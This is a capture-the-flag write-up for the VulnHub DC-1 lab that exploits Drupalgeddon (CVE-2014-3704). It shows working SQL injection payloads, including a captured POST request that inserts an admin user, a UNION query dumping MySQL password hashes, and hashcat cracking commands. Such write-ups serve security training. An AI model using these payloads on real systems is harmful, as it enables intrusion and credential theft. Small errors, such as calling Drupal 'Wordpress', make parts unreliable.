CVE-2014-3704

DC 1:
https://www.vulnhub.com/entry/dc-1,292/
Write-Up by deusxmachina

Scenario :
Gain root access into a local server with address 10.0.2.6.

```
# arp-scan -l
```

A quick nmap scan reveals the server running OpenSSH 6.0p1 and an Apache web server with Drupal CMS. Content Management System(CMS) is any software/framework that is installed to help users create and manage their website. Wordpress is another widely used example of a CMS.

```
# nmap -sV -p- -T4 -vvv -A 10.0.2.6
PORT      STATE SERVICE REASON         VERSION
22/tcp    open  ssh     syn-ack ttl 64 OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)
| ssh-hostkey:
|   1024 c4:d6:59:e6:77:4c:22:7a:96:16:60:67:8b:42:48:8f (DSA)
| ssh-dss
AAAAB3NzaC1kc3MAAACBAI1NiSeZ5dkSttUT5BvkRgdQ0Ll7uF//UJCPnySOrC1vg62DWq/Dn1k
tunFd09FT5Nm/ZP9BHlaW5hftzUdtYUQRKfazWfs6g5glPJQSVUqnlNwVUBA46qS65p4hXHkkl5Q
O0OHzs8dovwe3e+doYiHTRZ9nnlNGbkrg7yRFQLKPAAAAFQC5qj0MICUmhO3Gj+VCqf3aHsiRd
QAAAIAoVp13EkVwBtQQJnS5mY4vPR5A9kK3DqAQmj4XP1GAn16r9rSLUFffz/ONrDWflFrmoP
bxzRhpgNpHx9hZpyobSyOkEU3b/hnE/hdq3dygHLZ3adaFIdNVG4U8P9ZHuVUk0vHvsu2qYt5MJs
0k1A+pXKFc9n06/DEU0rnNo+mMKwAAAIA/Y//BwzC2IlByd7g7eQiXgZC2pGE4RgO1pQCNo9I
M4ZkV1MxH3/WVCdi27fjAbLQ+32cGIzjsgFhzFoJ+vfSYZTI+avqU0N86qT+mDCGCSeyAbOoNq5
2WtzWId1mqDoOzu7qG52HarRmxQlvbmtifYYTZCJWJcYla2GAsqUGFHw==
|   2048 11:82:fe:53:4e:dc:5b:32:7f:44:64:82:75:7d:d0:a0 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQCbDC/6BDEUIa7NP87jp5dQh/rJpDQz5JBGpFRHXa
+jb5aEd/SgvWKIlMjUDoeIMjdzmsNhwCRYAoY7Qq2OrrRh2kIvQipyohWB8nImetQe52QG6+LHD
KXiiEFJRHg9AtsgE2Mt9RAg2RvSlXfGbWXgobiKw3RqpFtk/gK66C0SJE4MkKZcQNNQeC5dzYt
VQqfNh9uUb1FjQpvpEkOnCmiTqFxlqzHp/T1AKZ4RKED/ShumJcQknNe/WOD1ypeDeR+BUixiIo
q+fR+grQB9GC3TcpWYI0IrC5ESe3mSyeHmR8yYTVIgbIN5RgEiOggWpeIPXgajILPkHThWdXf70
fiv
|   256 3d:aa:98:5c:87:af:ea:84:b8:23:68:8d:b9:05:5f:d8 (ECDSA)
|_ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKUNN60T4EOFHGiG
dFU1ljvBlREaVWgZvgWlkhSKutr8l75VBlGbgTaFBcTzWrPdRItKooYsejeC80l5nEnKkNU=
80/tcp    open  http    syn-ack ttl 64 Apache httpd 2.2.22 ((Debian))
| http-robots.txt: 36 disallowed entries
```

```
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
| /LICENSE.txt /MAINTAINERS.txt /update.php /UPGRADE.txt /xmlrpc.php
| /admin/ /comment/reply/ /filter/tips/ /node/add/ /search/
| /user/register/ /user/password/ /user/login/ /user/logout/ /?q=admin/
| /?q=comment/reply/ /?q=filter/tips/ /?q=node/add/ /?q=search/
|_/?q=user/password/ /?q=user/register/ /?q=user/login/ /?q=user/logout/
|_http-title: Welcome to Drupal Site | Drupal Site
|_http-generator: Drupal 7 (http://drupal.org)
|_http-favicon: Unknown favicon MD5: B6341DFC213100C61DB4FB8775878CEC
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.2.22 (Debian)
111/tcp   open  rpcbind syn-ack ttl 64 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4       111/tcp   rpcbind
|   100000  2,3,4       111/udp   rpcbind
|   100000  3,4         111/tcp6  rpcbind
|   100000  3,4         111/udp6  rpcbind
|   100024  1         42207/udp6  status
|   100024  1         54856/udp   status
|   100024  1         55247/tcp   status
|_  100024  1         55257/tcp6  status
55247/tcp open  status  syn-ack ttl 64 1 (RPC #100024)
MAC Address: 08:00:27:6D:1F:91 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.2 - 3.16
TCP/IP fingerprint:
OS:SCAN(V=7.92%E=4%D=3/2%OT=22%CT=1%CU=43025%PV=Y%DS=1%DC=D%G=Y%M=080027%TM
OS:=62200C1F%P=x86_64-pc-linux-gnu)SEQ(SP=FC%GCD=2%ISR=105%TI=Z%CI=I%II=I%T
OS:S=8)OPS(O1=M5B4ST11NW4%O2=M5B4ST11NW4%O3=M5B4NNT11NW4%O4=M5B4ST11NW4%O5=
OS:M5B4ST11NW4%O6=M5B4ST11)WIN(W1=3890%W2=3890%W3=3890%W4=3890%W5=3890%W6=3
OS:890)ECN(R=Y%DF=Y%T=40%W=3908%O=M5B4NNSNW4%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A
OS:=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%
OS:Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=
OS:A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=
OS:Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%
OS:T=40%CD=S)

Uptime guess: 0.022 days (since Wed Mar  2 18:58:26 2022)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=252 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

From the nmap scan we saw this server is currently running Drupal version 7.X so I did a quick exploit lookup and found the following exploits.

```
# searchsploit drupal 7
```

```
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Add Admin User)               | php/webapps/34992.py
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Admin Session)                | php/webapps/44355.php
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Password) (1)     | php/webapps/34984.py
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Password) (2)     | php/webapps/34993.php
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Remote Code Execution)        | php/webapps/35150.php
Drupal 7.12 - Multiple Vulnerabilities                                          | php/webapps/18564.txt
Drupal 7.x Module Services - Remote Code Execution                              | php/webapps/41564.php
Drupal < 4.7.6 - Post Comments Remote Command Execution                         | php/webapps/3313.pl
Drupal < 5.1 - Post Comments Remote Command Execution                           | php/webapps/3312.pl
Drupal < 5.22/6.16 - Multiple Vulnerabilities                                   | php/webapps/33706.txt
Drupal < 7.34 - Denial of Service                                               | php/dos/35415.txt
Drupal < 7.34 - Denial of Service                                               | php/dos/35415.txt
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code (Metasploit)        | php/webapps/44557.rb
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code Execution (PoC)     | php/webapps/44542.txt
Drupal < 7.58 / < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Executi | php/webapps/44449.rb
Drupal < 7.58 / < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Executi | php/webapps/44449.rb
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (Metas | php/remote/44482.rb
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (Metas | php/remote/44482.rb
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (PoC)  | php/webapps/44448.py
Drupal < 8.5.11 / < 8.6.10 - RESTful Web Services unserialize() Remote Command Ex | php/remote/46510.rb
Drupal < 8.6.10 / < 8.5.11 - REST Module Remote Code Execution                  | php/webapps/46452.txt
Drupal < 8.6.10 / < 8.5.11 - REST Module Remote Code Execution                  | php/webapps/46452.txt
Drupal < 8.6.9 - REST Module Remote Code Execution                              | php/webapps/46459.py
Drupal avatar_uploader v7.x-1.0-beta8 - Arbitrary File Disclosure               | php/webapps/44501.txt
Drupal Module Ajax Checklist 5.x-1.0 - Multiple SQL Injections                  | php/webapps/32415.txt
Drupal Module CAPTCHA - Security Bypass                                         | php/webapps/35335.html
Drupal Module CKEditor 3.0 < 3.6.2 - Persistent EventHandler Cross-Site Scripting | php/webapps/18389.txt
Drupal Module CKEditor < 4.1WYSIWYG (Drupal 6.x/7.x) - Persistent Cross-Site Scri | php/webapps/25493.txt
Drupal Module CODER 2.5 - Remote Command Execution (Metasploit)                 | php/webapps/40149.rb
Drupal Module Coder < 7.x-1.3/7.x-2.6 - Remote Code Execution                   | php/remote/40144.php
Drupal Module Cumulus 5.x-1.1/6.x-1.4 - 'tagcloud' Cross-Site Scripting         | php/webapps/35397.txt
Drupal Module Drag & Drop Gallery 6.x-1.5 - 'upload.php' Arbitrary File Upload  | php/webapps/37453.php
Drupal Module Embedded Media Field/Media 6.x : Video Flotsam/Media: Audio Flotsam | php/webapps/35072.txt
Drupal Module MiniorangeSAML 8.x-2.22 - Privilege escalation                    | php/webapps/50361.txt
Drupal Module RESTWS 7.x - PHP Remote Code Execution (Metasploit)               | php/remote/40130.rb
Drupal Module Sections - Cross-Site Scripting                                   | php/webapps/10485.txt
Drupal Module Sections 5.x-1.2/6.x-1.2 - HTML Injection                         | php/webapps/33410.txt
```

Let’s try the first exploit on the list :

Vulnerability in Wordpress 7.0 < 7.31 :


“Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Add Admin User)”

How it works

Before going any further, we must cover the basics of SQL injection. Any user input that makes use of backend databases, such as logging in (where a user inputs a username and password, and these values are then sent through the website to be compared to existing values in a database), must be sanitized. Here, sanitize means the website must check whether what the user inputted is indeed a valid value. A simple example would be a text submit box for phone numbers, where users can not input letters. In terms of security, the same logic must be applied. Let’s see why:

SQL Injection:

Here is a simple website where you can search for fruit to purchase:



Here is the database where the queries are sent to:

fruit	price	quantity
Apple	3.99	54
Pear	1.99	122
Mango	7.99	17
Avocado	6.99	19
Strawberry	3.99	500
Kiwi	4.99	47
Cherry	1.99	49
Grape	5.99	14
Watermelon	11.99	5
Melon	9.99	13
Peach	3.99	44
Banana	2.99	122
Blueberry	4.99	2000
Lemon	2.99	37


If it is a given that this database is a MySQL server, we can assume the code that fetches our user input and queries the database is something like this :

SELECT ? FROM ? WHERE ?='apple');

This is a standard MySQL server query where the question marks denote labels of the data that we do not know yet. We can try another query that will allow us to make sure that there is no input sanitization :


(5 seconds of loading)

SELECT ? FROM ? WHERE ?='apple' AND 0 = SLEEP(5); -- ');



FRUIT	PRICE	QUANTITY
Apple	3.99	54
Pear	1.99	122
Mango	7.99	17
Avocado	6.99	19
Strawberry	3.99	500
Kiwi	4.99	47
Cherry	1.99	49
Grape	5.99	14
Watermelon	11.99	5
Melon	9.99	13
Peach	3.99	44
Banana	2.99	122
Blueberry	4.99	2000
Lemon	2.99	37

SELECT ? FROM ? WHERE ?='' LIKE '&'-- ');



FRUIT	PRICE	QUANTITY
Apple	3.99	54
root		3
		3
TEST		3
SAMADAL	*8232A1298A49F710DBEE0B330C42EEC825D4190A	3
helloworld	*A77067594A2EC90345A29FE0C867F6F8F1CE3A20	3
xBrandon3	*E82CDA3961D80F7227B3BD65552B83CF486BC2B9	3
deusxmachina	*373C93AEB39DC63828C187FA42FB9F0BDEEDE93D	3

SELECT * FROM ? WHERE ?='apple' UNION (select User,Password,3 from mysql.user); -- ');

We were able to get the passwords of 4 MySQL users. Let's take a quick look at how we can crack these hashes :

nano hash_deusxmachina
*373C93AEB39DC63828C187FA42FB9F0BDEEDE93D
hashid hash_deusxmachina

```
--File 'hash'--
Analyzing '*8232A1298A49F710DBEE0B330C42EEC825D4190A'
[+] MySQL5.x
[+] MySQL4.1
--End of file 'hash'--
```

hashcat --identify hash_deusxmachina

```
The following hash-mode match the structure of your input hash:

      #  | Name                                             | Category
  ======+==================================================+======================================
    300  | MySQL5.x, MySQL4.1                               | Forums, CMS, E-Commerce
```

hashcat -m 300 -a 0 -o cracked.txt hash_deusxmachina /usr/share/wordlists/rockyou.txt --force

-m 300 : denote hash type, 300 is for MYSQL4.1/MYSQL5 hashes
-a 0 : attack mode, dictionary attack.

```
Attack mode
        0 = Straight
        1 = Combination
        3 = Brute-force
        6 = Hybrid Wordlist + Mask
        7 = Hybrid Mask + Wordlist
```

/usr/share/wordlists/rockyou.txt : wordlist for dictionary attack
--force : ignores errors caused by running hashcat inside a virtual machine*
cat cracked.txt

```
373c93aeb39dc63828c187fa42fb9f0bdeede93d:remember
```

Back to *'Drupalgeddon'*

We run the exploit and see the server is vulnerable. Set a wireshark capture and see what kind of user inputs are sent :

python drupalgeddon.py

```
Usage: 34992.py -t http[s]://TARGET_URL -u USER -p PASS
Options:
  -h, --help            show this help message and exit
  -t TARGET, --target=TARGET
                        Insert URL: http[s]://www.victim.com
  -u USERNAME, --username=USERNAME
                        Insert username
  -p PWD, --pwd=PWD     Insert password
```

python drupalgeddon.py -t http://10.0.2.6 -u admin -p P@ssw0rd
[!] VULNERABLE!
[!] Administrator user created!
[*] Login: admin

[*] Pass: P@ssw0rd
[*] Url: http://10.0.2.6/?q=node&destination=node

Captured HTTP POST packet :
We see our credentials being sent as part of a user query; the username is in plaintext but it looks as though the password ‘P@sswr0d’ is hashed. I tried cracking just to be sure :


```
POST /?q=node&destination=node HTTP/1.1
Accept-Encoding: identity
Content-Length: 362
Host: 10.0.2.6
Content-Type: application/x-www-form-urlencoded
Connection: close
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Ubuntu Chromium/36.0.1985.125 Chrome/36.0.1985.125
Safari/537.36

name[0%20;insert+into+users+(status,+uid,+name,+pass)+SELECT+1,+MAX(uid)%2B1,+%27admin%27,+%27$S$CTo9G7Lx2lSPOTyfgz/
fXEnyKRBTpjsPJ0Rm8UAZCOfHPInWtMYj%27+FROM+users;insert+into+users_roles+(uid,+rid)+VALUES+((SELECT+uid+FROM+users+WHERE+name+%3d+
%27admin%27),+3);;#%20%20]=test3&name[0]=test&pass=shit2&test2=test&form_build_id=&form_id=user_login_block&op=Log+inHTTP/1.1 200 OK
Date: Thu, 03 Mar 2022 20:22:53 GMT
Server: Apache/2.2.22 (Debian)
X-Powered-By: PHP/5.4.45-0+deb7u14
Expires: Sun, 19 Nov 1978 05:00:00 GMT
Last-Modified: Thu, 03 Mar 2022 20:22:53 +0000
Cache-Control: no-cache, must-revalidate, post-check=0, pre-check=0
ETag: "1646338973"
Content-Language: en
X-Generator: Drupal 7 (http://drupal.org)
Vary: Accept-Encoding
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html; charset=utf-8
```

```
# nano hash.txt
$S$CTo9G7Lx2lSPOTyfgz/fXEnyKRBTpjsPJ0Rm8UAZCOfHPInWtMYj
# hashid -m hash.txt
--File 'hash.txt'--
Analyzing '$S$CTo9G7Lx2lSPOTyfgz/fXEnyKRBTpjsPJ0Rm8UAZCOfHPInWtMYj'
[+] Drupal > v7.x [Hashcat Mode: 7900]
--End of file 'hash.txt'--
# hashcat -m 7900 -a 0 -o cracked.txt hash.xt /usr/share/wordlists/rockyou.txt
# cat cracked.txt
$S$CTo9G7Lx2lSPOTyfgz/fXEnyKRBTpjsPJ0Rm8UAZCOfHPInWtMYj:P@ssw0rd
```